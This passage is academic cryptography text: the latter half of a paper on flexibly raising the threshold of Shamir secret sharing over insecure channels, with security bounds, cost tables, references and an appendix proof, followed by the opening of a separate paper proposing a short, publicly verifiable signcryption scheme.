$$\frac{T}{t} = \left(1 - \frac{1}{t}\right)\lambda + \frac{1}{t} \simeq \lambda$$

Thus the original threshold value t has been approximately multiplied by λ (without the intervention of the dealer).

Active Eavesdropper. We now assume that the eavesdropper \mathcal{E} is *active*. This means that \mathcal{E} can also modify or inject data into the network. His goal is to prevent the participants to recover the secret s . He has two ways to proceed:

First Case. \mathcal{E} can drop or inject data such that the combiner receives either two identical elements or $\tilde{\lambda}_i \neq \lambda$ elements from some participant P_i . In this case the combiner can simply ignore data originating from P_i when running Poly-Reconstruct. If \mathcal{E} performs this action on several channels then it may result in a denial-of-service attack on the secret reconstruction process. Nevertheless this attack has two drawbacks for \mathcal{E} . First it will not result in an incorrect secret \tilde{s} to be recovered by the combiner (contrary to [40]). Second it reveals the presence of \mathcal{E} to the combiner. Thus the latter can decide to set up another communication channel between P_i and himself which is likely not to be under control of \mathcal{E} . Therefore we will not consider that \mathcal{E} performs this kind of attack any longer.

Second Case. \mathcal{E} can substitute data originating from P_i by his own forgery in such a way that the combiner receives exactly λ distinct elements. The forgery is successful if the share y_i is not amongst the set of elements received at the combiner. To achieve this goal \mathcal{E} has to generate λ new distinct elements from \mathbb{F}_p since y_i is indistinguishable from the remaining $\lambda - 1$ elements generated by P_i .

Assume the combiner receives data from t' participants where up to \mathcal{C} channels have been corrupted by \mathcal{E} . The combiner must solve an instance of PRP. Consider: $n \geq \sqrt{(t-1)\lambda n} + 1 + \mathcal{C}$. The combiner can use Poly-Reconstruct provided:

$$t' - \mathcal{C} > \sqrt{(t-1)\lambda t'}$$

Since $n \geq \sqrt{(t-1)\lambda n} + 1 + \mathcal{C}$, we can define the integer $T_{\mathcal{C}}$ as:

$$T_{\mathcal{C}} := \min \left\{ t' \in \{1, \dots, n\} \mid t' - \mathcal{C} > \sqrt{(t-1)\lambda t'} \right\}$$

Therefore it is sufficient for the combiner to collect data from $T_{\mathcal{C}}$ participants to run Poly-Reconstruct and recover s . More details concerning the value $T_{\mathcal{C}}$ and the size of the list output by Poly-Reconstruct will be given in Sect.3.5.

It can be noticed that we can deal with active eavesdroppers using authentication protocols for insecure channels such as [16, 19, 39]. They prevent forgeries to be accepted by the combiner. In addition the use of an error correcting code [16] will also allow the combiner to recover from element erasures. In those protocols the role of the sender will be played by each participant in turn whereas the receiver will be the combiner.

3.4 Dealing with Dishonest Participants

The recovery process from Sect. 3.2 is guaranteed to work if every participant is honest as in [35]. This means that each participant submits to the combiner λ distinct elements including his share y_i . Nevertheless the larger the group is, the higher the probability of having dishonest participants becomes.

A dishonest participant P_i can act in two different ways. First he can submit either two identical elements or $\tilde{\lambda}_i \neq \lambda$ elements to the combiner. Second he does not submit his correct share y_i . The first case is ruled out in the same way as in the case of an active eavesdropper in Sect. 3.3 except that the combiner does not set up any other channel to P_i but removes P_i from the group of trusted members. The second case can be treated as

in Sect. 3.3 as well. Namely we assume the combiner receives data from t' participants where up to \mathcal{D} are dishonest. The combiner must solve an instance of PRP. Consider: $n \geq \sqrt{(t-1)\lambda n} + 1 + \mathcal{D}$. The combiner can use Poly-Reconstruct provided:

$$t' - \mathcal{D} > \sqrt{(t-1)\lambda t'}$$

Since $n \geq \sqrt{(t-1)\lambda n} + 1 + \mathcal{D}$, we can define the integer $T_{\mathcal{D}}$ as:

$$T_{\mathcal{D}} := \min \left\{ t' \in \{1, \dots, n\} \mid t' - \mathcal{D} > \sqrt{(t-1)\lambda t'} \right\}$$

Therefore it is sufficient for the combiner to collect data from $T_{\mathcal{D}}$ participants to run Poly-Reconstruct and recover s . More details concerning the value $T_{\mathcal{D}}$ and the size of the list output by Poly-Reconstruct will be given in Sect. 3.5.

3.5 Dealing with Invalid Data

In this section, we will combine the results from Sect. 3.3 and Sect. 3.4. We consider that there are at most \mathcal{D} dishonest participants amongst the group of n members and at most \mathcal{C} channels are under control of an active eavesdropper \mathcal{E} . Even if \mathcal{E} can modify data sent by a dishonest participant we only consider the worst case where \mathcal{E} only acts on channels between the combiner and honest participants. Therefore the number of channels transferring invalid data is at most $\mathcal{D} + \mathcal{C}$. This bound is denoted \mathcal{F} . We assume the combiner receives data from t' participants where up to \mathcal{F} channels are faulty. The combiner must solve an instance of PRP. Consider: $n \geq \sqrt{(t-1)\lambda n} + 1 + \mathcal{F}$. The combiner can use Poly-Reconstruct provided:

$$t' - \mathcal{F} > \sqrt{(t-1)\lambda t'}$$

Since $n \geq \sqrt{(t-1)\lambda n} + 1 + \mathcal{F}$, we can define the integer $T_{\mathcal{F}}$ as:

$$T_{\mathcal{F}} := \min \left\{ t' \in \{1, \dots, n\} \mid t' - \mathcal{F} > \sqrt{(t-1)\lambda t'} \right\}$$

Theorem 1. *If up to \mathcal{F} channels are faulty then the combiner needs to obtain the elements of (at least) $T_{\mathcal{F}}$ participants to run Poly-Reconstruct. The size of the output list is upper bounded by $U_{\mathcal{F}}$ and includes $S(X)$ where:*

$$T_{\mathcal{F}} = \begin{cases} \left\lceil \mathcal{F} + \frac{(t-1)\lambda\sqrt{\Delta_{\mathcal{F}}}}{2} \right\rceil & \text{if } \frac{(t-1)\lambda\sqrt{\Delta_{\mathcal{F}}}}{2} \notin \mathbb{N} \\ \mathcal{F} + 1 + \frac{(t-1)\lambda\sqrt{\Delta_{\mathcal{F}}}}{2} & \text{otherwise} \end{cases}$$

$$U_{\mathcal{F}} = \left\lceil \frac{T_{\mathcal{F}} - \mathcal{F} - 1}{t-1} + \frac{T_{\mathcal{F}} - \mathcal{F}}{(T_{\mathcal{F}} - \mathcal{F})^2 - (t-1)\lambda T_{\mathcal{F}}} \left(\lambda T_{\mathcal{F}} + \frac{\sqrt{(T_{\mathcal{F}} - \mathcal{F})^2 - (t-1)\lambda T_{\mathcal{F}}}}{t-1} \right) \right\rceil$$

with: $\Delta_{\mathcal{F}} = (4\mathcal{F} + (t-1)\lambda)(t-1)\lambda$.

Proof. See Appendix A. □

The values of $T_{\mathcal{E}}$ and $T_{\mathcal{D}}$ from Sect. 3.3 and Sect. 3.4 can be obtained from Theorem 1 substituting \mathcal{F} by \mathcal{E} and \mathcal{D} . The size of the lists output by Poly-Reconstruct are bounded by $U_{\mathcal{E}}$ and $U_{\mathcal{D}}$ respectively.

4 Efficiency of Secret Recovery

In this section we will study the computational cost of our construction for the dealer and the combiner when up to \mathcal{F} channels are faulty.

Cost at the Dealer. The dealer needs to generate n shares as evaluations of a polynomial of degree at most $t - 1$ over \mathbb{F}_p . Using Horner's method, the evaluation of a polynomial of degree d requires $d - 1$ multiplications and $d - 1$ additions in the field. In our case, we have: $d \leq t - 1$. That is, the dealer performs at most $t - 1$ additions and $t - 1$ multiplications in \mathbb{F}_p to build the n shares. This is the same cost as Shamir (t, n) -threshold scheme.

Cost at the Combiner. In Sect. 3.5, we showed that if the combiner receives data from $T_{\mathcal{F}}$ participants then he could recover $S(X)$ by exhausting the list output by Poly-Reconstruct the size of which is upper bounded by $U_{\mathcal{F}}$. As said in Sect. 2, the number of field operations to build the list of polynomials is $O((\lambda T_{\mathcal{F}})^2 \epsilon^{-5} \log_2 p)$ where $T_{\mathcal{F}} - \mathcal{F} \geq \sqrt{(1 + \epsilon)(t - 1)\lambda T_{\mathcal{F}}}$ and at most one hash is computed per list element.

Table 1 summarizes the cost of our construction. We did not include the cost of computing $S(0)$ since $S(0)$ is the lowest degree coefficient of $S(X)$.

Table 1. Cost of our Construction when up to \mathcal{F} Channels are Faulty

| Dealer | Combiner | Participant |
|----------------------------|--------------------------------------------------------------------------|----------------------|
| $n(t - 1)$ multiplications | $O((\lambda T_{\mathcal{F}})^2 \epsilon^{-5} \log_2 p)$ field operations | Storage of 1 element |
| $n(t - 1)$ additions | $U_{\mathcal{F}}$ hashes of $(t \log_2 p)$ -bit messages | |

Efficiency Comparison. As claimed in Sect. 1, each participant receives one share. This leads to a communication cost between the dealer and the n participants which is identical to the original Shamir (t, n) -threshold scheme. This constitutes a major advantage over constructions such as [8, 18] since the group size is assumed to be large. In addition we only require one hash value to be publicly known to recover the secret s contrary to [32] where (at least) $n + 1$ elements of size $|s|$ need to be known. Since the secret is at least 80 bits long, the construction by Schoenmakers involves 80 $(n + 1)$ bits to be reserved in a public register. This is larger than one digest produced by SHA-256 for $n \geq 4$.

The time for recovering $S(X)$ from the list output by Poly-Reconstruct is an important parameter for the efficiency of our scheme. We illustrated the results from Theorem 1 using SHA-256 as a collision resistant hash function. We considered that p was 80 bits long. Based on Dai's benchmarks [4], our results are shown in Table 2 where the time unit for t_{SHA} is the second.

Contrary to Bleichenbacher and Nguyen's technique, Table 2 seems to indicate that for t up to 200 and even in the presence of up to 100 dishonest participants, recovering $S(X)$ from the list output by Poly-Reconstruct is quite fast (155 seconds) even for small values of λ . This behavior is confirmed for larger values of t since the list is exhausted in less than 36 minutes (2152 seconds) when $t = 500$.

The list decoding result by Guruswami and Sudan used in this paper was recently extended by Parvaresh and Vardy [25] where a larger number of incorrect symbols can be tolerated. Nevertheless this improvement occurs only when the ratio $\frac{t}{n}$ does not exceed $\frac{1}{16}$. In addition they did not provide an explicit decoding time complexity (despite it is in polynomial time) contrary to Guruswami and Sudan where the decoding time complexity of their algorithm is $O\left(n^2 \epsilon^{-5} \log^2 p \log^{O(1)} \log p\right)$ where ϵ is defined as in Sect. 2.2 [12].

Table 2.

| t | λ | T | \mathcal{F} | $T_{\mathcal{F}}$ | $U_{\mathcal{F}}$ | t_{SHA} | t | λ | T | \mathcal{F} | $T_{\mathcal{F}}$ | $U_{\mathcal{F}}$ | t_{SHA} |
|-----|-----------|------|---------------|-------------------|-------------------|------------------|-----|-----------|------|---------------|-------------------|-------------------|------------------|
| 160 | 2 | 319 | 10 | 338 | 2219 | 1 | 250 | 2 | 499 | 10 | 518 | 5265 | 3 |
| | | | 50 | 412 | 10655 | 3 | | | | 50 | 594 | 5214 | 3 |
| | | | 100 | 498 | 9913 | 3 | | | | 100 | 684 | 1886 | 1 |
| | 5 | 796 | 10 | 815 | 32809 | 10 | | 5 | 1246 | 10 | 1265 | 79384 | 35 |
| | | | 50 | 893 | 5277 | 2 | | | | 50 | 1344 | 7527 | 4 |
| | | | 100 | 985 | 29063 | 8 | | | | 100 | 1439 | 7058 | 4 |
| | 7 | 1114 | 10 | 1133 | 89072 | 25 | | 7 | 1744 | 10 | 1763 | 216345 | 94 |
| | | | 50 | 1211 | 126185 | 35 | | | | 50 | 1842 | 35123 | 16 |
| | | | 100 | 1306 | 12857 | 4 | | | | 100 | 1938 | 80441 | 35 |
| | 10 | 1591 | 10 | 1610 | 257611 | 71 | | 10 | 2491 | 10 | 2510 | 627511 | 270 |
| | | | 50 | 1689 | 34144 | 10 | | | | 50 | 2590 | 26324 | 12 |
| | | | 100 | 1785 | 27989 | 8 | | | | 100 | 2687 | 35860 | 16 |
| 180 | 2 | 359 | 10 | 378 | 2784 | 1 | 300 | 2 | 599 | 10 | 618 | 7517 | 4 |
| | | | 50 | 453 | 1156 | 1 | | | | 50 | 695 | 2162 | 2 |
| | | | 100 | 540 | 1699 | 1 | | | | 100 | 786 | 1900 | 1 |
| | 5 | 896 | 10 | 915 | 41409 | 13 | | 5 | 1496 | 10 | 1515 | 114009 | 59 |
| | | | 50 | 993 | 9114 | 3 | | | | 50 | 1594 | 13587 | 7 |
| | | | 100 | 1086 | 23696 | 8 | | | | 100 | 1690 | 8673 | 5 |
| | 7 | 1254 | 10 | 1273 | 112553 | 35 | | 7 | 2094 | 10 | 2113 | 311062 | 161 |
| | | | 50 | 1352 | 10741 | 4 | | | | 50 | 2192 | 106718 | 55 |
| | | | 100 | 1447 | 10359 | 4 | | | | 100 | 2289 | 41564 | 22 |
| | 10 | 1791 | 10 | 1810 | 325811 | 101 | | 10 | 2991 | 10 | 3010 | 903011 | 466 |
| | | | 50 | 1889 | 56866 | 18 | | | | 50 | 3090 | 37584 | 20 |
| | | | 100 | 1985 | 498908 | 155 | | | | 100 | 3187 | 224117 | 116 |
| 200 | 2 | 399 | 10 | 418 | 3413 | 2 | 500 | 2 | 999 | 10 | 1018 | 20525 | 18 |
| | | | 50 | 493 | 12482 | 5 | | | | 50 | 1096 | 7446 | 7 |
| | | | 100 | 581 | 4546 | 2 | | | | 100 | 1190 | 5406 | 5 |
| | 5 | 996 | 10 | 1015 | 51009 | 18 | | 5 | 2496 | 10 | 2515 | 315009 | 271 |
| | | | 50 | 1093 | 18158 | 7 | | | | 50 | 2595 | 13213 | 12 |
| | | | 100 | 1187 | 12805 | 5 | | | | 100 | 2692 | 18138 | 16 |
| | 7 | 1394 | 10 | 1413 | 138778 | 48 | | 7 | 3494 | 10 | 3513 | 861430 | 740 |
| | | | 50 | 1492 | 14948 | 6 | | | | 50 | 3593 | 35651 | 31 |
| | | | 100 | 1587 | 34566 | 12 | | | | 100 | 3691 | 35446 | 31 |
| | 10 | 1991 | 10 | 2010 | 402011 | 139 | | 10 | 4991 | 10 | 5010 | 2505011 | 2152 |
| | | | 50 | 2089 | 103647 | 36 | | | | 50 | 5090 | 102624 | 89 |
| | | | 100 | 2186 | 36316 | 13 | | | | 100 | 5189 | 54898 | 48 |

Limitations. Our construction has two drawbacks related to the use of Poly-Reconstruct. Contrary to [35], we cannot choose our new threshold $T > t$ since this new value is fixed as $(t - 1)\lambda + 1$. Second, in order to have $n \geq \sqrt{(t - 1)\lambda n} + 1 + \mathcal{F}$ we must have:

$$t \geq \frac{n}{\lambda} \left(1 - \frac{1 + \mathcal{F}}{n} \right) + 1$$

In particular we must have $t \leq \frac{n}{2}$ since $\lambda \geq 2$. Therefore our scheme is not constructible when t is larger than half the group size. So our scheme is limited to large groups where the initial threshold is modest which enlightens the efficiency limitation of the algorithm by Guruswami and Sudan in the context of secret sharing.

We would also like to draw the reader's attention to the fact that if any t participants collude then they are able to recover $S(X)$ and then the secret s using Lagrange interpolation formula as in the (t, n) -threshold scheme. Nevertheless the larger t is, the harder having secure channels between t participants gets.

5 Conclusion

We introduced a new approach to allow a flexible change for the threshold value of Shamir (t, n) -threshold scheme over an insecure network. Our construction does not require the dealer to take part in the update process. In addition the communication cost between the dealer and the participants is identical to the original (t, n) -threshold scheme. Furthermore the size of the data to be stored in a public register to ensure the recover of the secret is constant and therefore does not depend on the group size n . This is particularly valuable in the context of group oriented cryptography where the size of the group may be large. We also showed that the combiner could recover the secret s from the list output by Poly-Reconstruct within a reasonable time period even for large values of t . Nevertheless we enlightened that this algorithm did not allow any value t' to be chosen as the new threshold (contrary to [35]) and required the original threshold t to be no larger than $\frac{n}{2}$.

Acknowledgment

The authors would like to thank Professor Josef Pieprzyk for valuable conversations about secret sharing schemes. We are also grateful to the anonymous reviewers for their comments to improve the quality of this paper. This work was supported by the Australian Research Council under ARC Discovery Projects DP0558773 and DP0665035. The first author's work was also funded by an iMURS scholarship supported by Macquarie University.

References

- [1] G. R. Blakley. Safeguarding cryptographic keys. In *AFIPS 1979*, pages 313 – 317, 1979.
- [2] D. Bleichenbacher and P. Q. Nguyen. Noisy polynomial interpolation and noisy chinese remaindering. In *Eurocrypt'00*, volume 1807 of *LNCS*, pages 53 – 69. Springer - Verlag, May 2000.

- [3] C. Blundo, A. Cresti, A. De Santis, and U. Vaccaro. Fully dynamic secret sharing schemes. In *Crypto'93*, volume 773 of *LNCS*, pages 110 – 125. Springer - Verlag, August 1993.
- [4] W. Dai. Crypto++ 5.2.1 benchmarks, July 2004.
- [5] Y. Desmedt. Society and group oriented cryptography: A new concept. In *Crypto'87*, volume 293 of *LNCS*, pages 120 – 127. Springer - Verlag, August 1987.
- [6] Y. Desmedt and S. Jajodia. Redistributing secret shares to new access structures and its application. Technical Report ISSE TR-97-01, George Mason university, 1997.
- [7] Y. Desmedt and B. King. Verifiable democracy a protocol to secure an electronic legislature. In *EGOV 2002*, volume 2456 of *LNCS*, pages 460 – 463. Springer - Verlag, September 2002.
- [8] Y. Desmedt, K. Kurosawa, and T. Van Le. Error correcting and complexity aspects of linear secret sharing schemes. In *6th International Conference on Information Security*, volume 2851 of *LNCS*, pages 396 – 407. Springer - Verlag, October 2003.
- [9] Y. Frankel, P. Gemmel, P. D. MacKenzie, and M. Yung. Optimal-resilience proactive public-key cryptosystems. In *FOCS'97*, pages 384 – 393. IEEE Press, October 1997.
- [10] Z. Galil, S. Haber, and M. Yung. Cryptographic computation: Secure fault-tolerant protocols and the public-key model (extended abstract). In *Crypto'87*, volume 293 of *LNCS*, pages 135 – 155. Springer - Verlag, August 1987.
- [11] H. Ghodosi and J. Pieprzyk. Democratic systems. In *ACISP 2001*, volume 2119 of *LNCS*, pages 392 – 402. Springer - Verlag, July 2001.
- [12] V. Guruswami. *List Decoding of Error-Correcting Codes*. Springer-Verlag, 2004.
- [13] V. Guruswami and M. Sudan. Improved decoding of Reed-Solomon and algebraic-geometric codes. *IEEE Trans. on Information Theory*, 45(6):1757 – 1767, September 1999.
- [14] L. Harn. Group-oriented (t, n) -threshold digital signature scheme and digital multisignature. *IEE Proceedings - Computers and Digital Techniques*, 141(5):307 – 313, September 1994.
- [15] A. Juels and M. Sudan. A fuzzy vault scheme. In *ISIT 2002*, page 408. IEEE Press, July 2002. Extended version available at: http://www.rsasecurity.com/rsalabs/staff/bios/ajuels/publications/fuzzy-vault/fuzzy_vault.pdf.
- [16] C. Karlof, N. Sastry, Y. Li, A. Perrig, and J. D. Tygar. Distillation codes and applications to DoS resistant multicast authentication. In *NDSS 2004*, February 2004.
- [17] E. D. Karnin, J. W. Greene, and M. E. Hellman. On secret sharing systems. *IEEE Transactions on Information Theory*, 29(1):35 – 41, January 1983.
- [18] Q. Li, Z. Wang, X. Niu, and S. Sun. A non-interactive modular verifiable secret sharing scheme. In *International Conference on Communications, Circuits and Systems*, pages 84 – 87. IEEE Press, May 2005.
- [19] A. Lysyanskaya, R. Tamassia, and N. Triandopoulos. Multicast authentication in fully adversarial networks. In *IEEE Symp. on Security and Privacy*, November 2003.
- [20] A. Maeda, A. Miyaji, and M. Tada. Efficient and unconditionally secure verifiable threshold changeable scheme. In *ACISP 2001*, volume 2119 of *LNCS*, pages 402 – 416. Springer - Verlag, 2001.
- [21] K. Martin. Untrustworthy participants in secret sharing schemes. In *Cryptography and Coding III*, pages 255 – 264. Oxford University Press, 1993.
- [22] K. Martin, J. Pieprzyk, R. Safavi-Naini, and H. Wang. Changing thresholds in the absence of secure channels. *Australian Computer Journal*, 31:34 – 43, 1999.
- [23] K. Martin, R. Safavi-Naini, and H. Wang. Bounds and techniques for efficient redistribution of secret shares to new access structures. *The Computer Journal*, 42(8):638 – 649, September 1999.

- [24] R. J. McEliece and D. V. Sarwate. On sharing secrets and Reed-Solomon codes. *Communications of the ACM*, 24(9):583 – 584, September 1981.
- [25] F. Parvaresh and A. Vardy. Correcting errors beyond the Guruswami-Sudan radius in polynomial time. In *46th Annual IEEE Symposium on Foundations of Computer Science*, pages 285 – 294, Pittsburgh, USA, October 2005. IEEE Computer Society.
- [26] J. Pieprzyk, T. Hardjono, and J. Seberry. *Fundamentals of Computer Security*. Springer, 2003.
- [27] J. Pieprzyk and X. M. Zhang. Cheating prevention in secret sharing over $GF(p^t)$. In *Indocrypt 2001*, volume 2247 of *LNCS*, pages 79 – 90. Springer - Verlag, December 2001.
- [28] J. Pieprzyk and X. M. Zhang. Constructions of cheating immune secret sharing. In *ICICS 2001*, volume 2288 of *LNCS*, pages 226 – 243. Springer - Verlag, December 2001.
- [29] J. Pieprzyk and X. M. Zhang. On cheating immune secret sharing. *Discrete Mathematics and Theoretical Computer Science*, 6:253 – 264, March 2004.
- [30] C. P. Schnorr. A hierarchy of polynomial lattice basis reduction algorithms. *Theoretical Computer Science*, 53:201 – 224, 1987.
- [31] C. P. Schnorr and M. Euchner. Lattice basis reduction: Improved practical algorithms and solving subset sum problem. *Math. Programming*, 66(1 - 3):181 – 199, August 1994.
- [32] B. Schoenmakers. A simple publicly verifiable secret sharing scheme and its application to electronic voting. In *Crypto'99*, volume 1666 of *LNCS*, pages 148 – 164. Springer - Verlag, August 1999.
- [33] A. Shamir. How to share a secret. *Communication of the ACM*, 22(11):612 – 613, November 1979.
- [34] V. Shoup. Number Theory Library (NTL). Available online at: <http://www.shoup.net/ntl/>.
- [35] R. Steinfeld, H. Wang, and J. Pieprzyk. Lattice-based threshold-changeability for standard Shamir secret-sharing schemes. In *Asiacrypt'04*, volume 3329 of *LNCS*, pages 170 – 186. Springer - Verlag, December 2004.
- [36] D. R. Stinson. *Cryptography: Theory and Practice*. CRC Press, 1995.
- [37] D. R. Stinson and S. Zhang. Algorithms for detecting cheaters threshold schemes. Available online at: <http://www.cacr.math.uwaterloo.ca/~dstinson/papers/cheat.pdf>, January 2006.
- [38] C. Tang, Z. Liu, and M. Wang. A verifiable secret sharing scheme with statistical zero-knowledge. Available online at: <http://eprint.iacr.org/2003/222.pdf>, October 2003.
- [39] C. Tartary and H. Wang. Efficient multicast stream authentication for the fully adversarial network. In *WISA 2005*, volume 3786 of *LNCS*, pages 108 – 125. Springer - Verlag, August 2005.
- [40] M. Tompa and H. Woll. How to share a secret with cheaters. In *Crypto'86*, volume 263 of *LNCS*, pages 261 – 265. Springer - Verlag, August 1986.
- [41] X. M. Zhang and J. Pieprzyk. Cheating immune secret sharing. In *ICICS 2001*, volume 2229 of *LNCS*, pages 144 – 149. Springer - Verlag, November 2001.

A Proof of Theorem 1

Determination of $T_{\mathcal{F}}$. We are interested in determining the smallest positive integer $T_{\mathcal{F}}$ such that if up to \mathcal{F} channels are faulty, the combiner can run Poly-Reconstruct after collecting the elements of $T_{\mathcal{F}}$ members. Since each participant has λ elements and the combiner obtain correct data from at least $T_{\mathcal{F}} - \mathcal{F}$ of them, the value $T_{\mathcal{F}}$ is the smallest positive integer \mathcal{T} such that:

$$\mathcal{T} - \mathcal{F} > \sqrt{(t - 1) \lambda \mathcal{T}} \quad (1)$$

Since $T_{\mathcal{F}}$ verifies (1), we deduce: $T_{\mathcal{F}}^2 - (2\mathcal{F} + (t-1)\lambda)T_{\mathcal{F}} + \mathcal{F}^2 > 0$. Since the polynomial $X^2 - (2\mathcal{F} + (t-1)\lambda)X + \mathcal{F}^2$ has a positive discriminant: $\Delta_{\mathcal{F}} = (4\mathcal{F} + (t-1)\lambda)(t-1)\lambda$ we deduce that its two roots are:

$$r_1 := \mathcal{F} + \frac{(t-1)\lambda - \sqrt{\Delta_{\mathcal{F}}}}{2} \quad \text{and} \quad r_2 := \mathcal{F} + \frac{(t-1)\lambda + \sqrt{\Delta_{\mathcal{F}}}}{2}$$

We have: $r_1 < \mathcal{F} < r_2$ since $(t-1)\lambda < \sqrt{\Delta_{\mathcal{F}}}$. Since $T_{\mathcal{F}}$ has to verify (1), we must have: $T_{\mathcal{F}} > \mathcal{F}$. Therefore: $T_{\mathcal{F}} \geq \tilde{T}_{\mathcal{F}}$ where:

$$\tilde{T}_{\mathcal{F}} = \begin{cases} \lceil r_2 \rceil & \text{if } r_2 \notin \mathbb{N} \\ r_2 + 1 & \text{otherwise} \end{cases}$$

By definition of $\tilde{T}_{\mathcal{F}}$, we have: $\tilde{T}_{\mathcal{F}}^2 - (2\mathcal{F} + (t-1)\lambda)\tilde{T}_{\mathcal{F}} + \mathcal{F}^2 > 0$ which is equivalent to:

$$|\tilde{T}_{\mathcal{F}} - \mathcal{F}| > \sqrt{(t-1)\lambda\tilde{T}_{\mathcal{F}}}$$

Since $\tilde{T}_{\mathcal{F}} > \mathcal{F}$, we deduce that $\tilde{T}_{\mathcal{F}}$ verifies (1). Due to the minimality of $T_{\mathcal{F}}$ we obtain: $T_{\mathcal{F}} = \tilde{T}_{\mathcal{F}}$.

Determination of $U_{\mathcal{F}}$. We have at least $T_{\mathcal{F}} - \mathcal{F}$ correct shares amongst a total of $\lambda T_{\mathcal{F}}$ elements. Using Proposition 6.15 from [12], the size of the list output by Poly-Reconstruct is upper bounded by $\lfloor \frac{L}{t-1} \rfloor$ where:

$$\begin{cases} L := R(T_{\mathcal{F}} - \mathcal{F}) - 1 \\ R := 1 + \left\lfloor \frac{(t-1)\lambda T_{\mathcal{F}} + \sqrt{((t-1)\lambda T_{\mathcal{F}})^2 + 4((T_{\mathcal{F}} - \mathcal{F})^2 - (t-1)\lambda T_{\mathcal{F}})}}{2((T_{\mathcal{F}} - \mathcal{F})^2 - (t-1)\lambda T_{\mathcal{F}})} \right\rfloor \end{cases}$$

We have the property: $\forall (a, b) \in \mathbb{R}^+ \times \mathbb{R}^+ \quad \sqrt{a+b} \leq \sqrt{a} + \sqrt{b}$. We obtain:

$$R \leq 1 + \frac{(t-1)\lambda T_{\mathcal{F}} + \sqrt{(T_{\mathcal{F}} - \mathcal{F})^2 - (t-1)\lambda T_{\mathcal{F}}}}{(T_{\mathcal{F}} - \mathcal{F})^2 - (t-1)\lambda T_{\mathcal{F}}}$$

From the definition of L and using the previous inequality as well as the increase of the function $x \mapsto \lfloor x \rfloor$ over its domain, we deduce:

$$\left\lfloor \frac{L}{t-1} \right\rfloor \leq \left\lfloor \frac{T_{\mathcal{F}} - \mathcal{F} - 1}{t-1} + \frac{T_{\mathcal{F}} - \mathcal{F}}{(T_{\mathcal{F}} - \mathcal{F})^2 - (t-1)\lambda T_{\mathcal{F}}} \left(\lambda T_{\mathcal{F}} + \frac{\sqrt{(T_{\mathcal{F}} - \mathcal{F})^2 - (t-1)\lambda T_{\mathcal{F}}}}{t-1} \right) \right\rfloor$$

Notice that the right hand side of the inequality is the value $U_{\mathcal{F}}$ defined in Theorem 1.

Efficient Short Signcryption Scheme with Public Verifiability

Changshe Ma

School of Computer, South China Normal University,
Guangzhou, China, 510631
juanjuansmcs@gmail.com

Abstract. Signcryption is such a public key cryptographic primitive that simultaneously provides the functionality of signature and encryption within a single logic step. Despite the flurry of recent results on signcryption, there are no signcryption schemes which possess both tight security and short expansion. This paper presented a short signcryption scheme to achieve both above merits. Thanks to q -strong Diffie-Hellman problem and pairings, our scheme is quite efficient and security: the signcryption operation has almost the same cost as an El Gamal encryption while the reverse operation only requires one pairing evaluation and two exponentiations, the ciphertext expansion is about 260 bits which is much smaller than that of all previously proposed schemes, and the security of our scheme is tightly related to q -Strong Diffie-Hellman problem in the random oracle model.

Keywords: Signcryption, tight reduction, provable security.

1 Introduction

In 1997, Zheng [27] introduced a new cryptographic primitive termed “signcryption” with the goals to ensure message privacy and authentication simultaneously and to achieve the cost (signcryption) $<$ the cost (signature)+the cost (encryption). Since then, a flurry of results on signcryption have been seen in literatures.

1.1 Signcryption

Encryption and digital signature are two distinct basic blocks for building secure protocols. However, more and more applications utilize both two blocks to ensure message privacy and authentication, such as secure e-mail or the key-establishment protocols for SSL or SSH, in which the functionality of encryption and signature are both considered. In the beginning, research in the symmetric key setting has introduced authenticated encryption[6,22] to combine both functionalities of privacy and authentication in a single primitive. More recent research has extended authenticated encryption to the public-key setting[1,3,10,11,27]. Following from the terminology of [27], we refer to authenticated encryption in public key setting as “signcryption”. The main purpose of

signcryption is to achieve confidentiality, authentication, integration and non-repudiation in an efficient and secure manner.

There are many kinds of approaches to design signcryption schemes, two of which, one is from groups of large prime order [3,10,11,14,15,16,17,27], and the other is from integer ring \mathcal{Z}_N^* [18,24]. The original signcryption schemes proposed in [27] were constructed on discrete logarithm problem over finite field F_p . But these schemes have some drawbacks - loose security reduction and lacking **public verifiability** [3] which can provide an easy solution for non-repudiation of ciphertext and plaintext. Bao and Deng [3] proposed an approach to add public verifiability to Zheng's scheme by adding one more exponentiation. But their scheme was shown [23] to leak some information about the plaintext. For more details about the progress of signcryption, we suggest the readers to reference [15], which introduced a new signcryption scheme based on Diffie-Hellman problem in Gap Diffie-Hellman groups.

Recently, a lot of signcryption schemes from super singular elliptic curves had been proposed owing to the good properties of bilinear maps. Indeed, those schemes—including identity-based signcryption schemes [10,14,17,20] and non-identity based schemes [15,16], only offer a saving in length but not in computation over the sign-then-encrypt method. Their computational costs are identical to that of encryption plus that of signature. In [16], a signcryption scheme with both length and computation saving was proposed, but it is shown to be insecure by [25] subsequently.

1.2 Our Contributions

So far, Zheng's original scheme and Libert's scheme [16] are the only two shortest signcryption schemes. but the former only offers loose security reduction and the latter is insecure indeed. In this paper, we propose an efficient and short signcryption scheme from elliptic curves [8,13,19] to achieve savings both in length and computation with tight security. The basic idea to construct the new signcryption scheme is to add randomness to Zhang's signature[26] and then to ravel the signature with ciphertext in such an approach that the ciphertext is encrypted by the signature and subsequently the signature is blinded by the ciphertext. The resulted new scheme possesses the following properties:

1. very short ciphertext expansion, due to the properties of elliptic curves we use, the ciphertext expansion of our scheme is about 260 bits(which is two thirds of Zheng's scheme but its security is higher than Zheng's scheme);
2. high efficiency, as the signcryption operation has almost the same cost as an El Gamal encryption while the reverse operation only requires one pairing evaluation and one exponentiation;
3. tight reduction with inside security—our scheme is secure against existential forgery under adaptively inside chosen-message attacks and is semantic security under adaptive inside chosen ciphertext attacks (in the random oracle model [7]), assuming computational q -Diffie-Hellman problem is hard on certain elliptic curves;

4. and directly public verifiability, the signature can be easily detached and publicly verified without losing any secret information of the users;

| | Zheng[9,27] | LQ1[15] | LQ2[16] | our scheme |
|-----------------------------|--------------|-----------|-----------------|------------|
| Comp. Cost | 4exp. +1 inv | 6sm.+2pr. | 5sm.+1pr+2 inv. | 4sm.+1pr. |
| Info. Expansion | 320 bits | 480 bits | 321 bits | 260 bits |
| Public Verifiability | N | Y | Y | Y |
| Tight Reduction | N | Y | Y | Y |
| Inside Security | N | N | N | Y |

Fig. 1. Comparisons amongst signcryption schemes. Abbreviations used are: “comp.” for computational; “info.” for information; “exp.” for an exponentiation in the group; “inv.” for an inversion computation in the group; “sm.” for one scalar multiplication in the additive group; “pr.” for a pairing computation.

A comparison between our scheme and other schemes is listed in the above table (see figure 1). As shown in the table, one can obviously see the advantages of our scheme over previously proposed schemes.

